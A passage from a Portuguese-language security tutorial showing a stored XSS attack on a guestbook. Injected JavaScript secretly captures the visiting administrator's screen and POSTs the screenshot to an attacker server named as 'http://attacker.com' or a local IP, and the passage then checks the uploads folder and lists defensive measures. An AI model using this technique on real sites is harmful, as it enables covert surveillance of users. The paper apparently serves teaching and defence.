Os controles de screenshot são iniciados no formato invisível para o usuário não ter visibilidade e descobrir que sua tela está sendo monitorada.

Se o usuário carregar a página, enviamos o screenshot da tela do usuário através o método POST para ser armazenado no servidor.

A URL http://attacker.com será o endereço do servidor Apache que você iniciou, pode ser um endereço IP, por exemplo: http://192.168.0.104/screenshot.php.

Após adicionar o JavaScript forneça as credenciais “user” e senha “user”.

Finalmente, submeta o conteúdo texto para o guestbook.




Figura 6.0.2 O resultado será parecido com a tela acima.

Armadilha publicada com sucesso.

7.0 SCREENSHOT DO USUÁRIO

A simulação de captura de tela ocorre mediante o acesso do usuário administrador que visitará a página de guestbook e se houver qualquer interação através de clique, a tela será capturada e a imagem enviada para o servidor.

Acesse o link “Guestbook”, o resultado será parecido com o abaixo:




Figura 7.0.1 A página screenshot.php está pronta para tirar fotos da interface do usuário e enviar para o servidor.

8.0 O RESULTADO DO SCREENSHOT

Acesse o servidor para verificar o screenshot no servidor. Para isso, acesse o diretório uploads.




Figura 8.0.1 Digite o comando "**cd uploads/**" para acessar verificar as imagens enviadas para o servidor no diretório uploads.




Figura 8.0.2 Depois de acessar o diretório uploads, dê o comando "ls" para visualizar o arquivo de imagem, conforme a imagem acima.




Figura 8.0.3 Acessando o diretório uploads, podemos verificar o arquivo de imagem no servidor.

Esse é um exemplo de exploração de vulnerabilidade de XSS Armazenado.

9.0 APPLICATION SECURITY

No contexto de Segurança de Aplicações precisamos adotar algumas medidas de segurança, a fim de proteger de futuros ataques, como por exemplo:

1. No PHP utilize sanitização dos dados de entrada:
    a. Use funções como htmlspecialchars
    b. str_replace() para remover caraceteres especial e encodes
2. Adote padronização de segurança de header como:
    a. Content Security Policy
    b. FRAME OPTION DENY
3. Defina context type "**text/plain**" e não "**text/html**".
4. Instalação de dispositivos de rede, como IPs, WAF, Firewall etc
5. Instalação de sistemas a nível de sistema operacional, visando a integridade de proteção de sistemas operacionais.
6. Pentest regularmente ao sistema alvo
7. Análise de vulnerabilidade contínuo.
8. Se estiver utilizando plugin ou pacotes, acompanhe as recentes atualizações.

As informações contidas nessa seção, são recomendações padrões, mas uma análise e um estudo profundo do ambiente deve ser realizado para melhores recomendações mais assertivas e precisas.

10.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 30 de março de 2025.

LinkedIn: https://www.linkedin.com/in/fernando-mengali-273504142/

Minha página web com vários Papers para aprendizagem e estudos:

https://papers.fitoxs.com/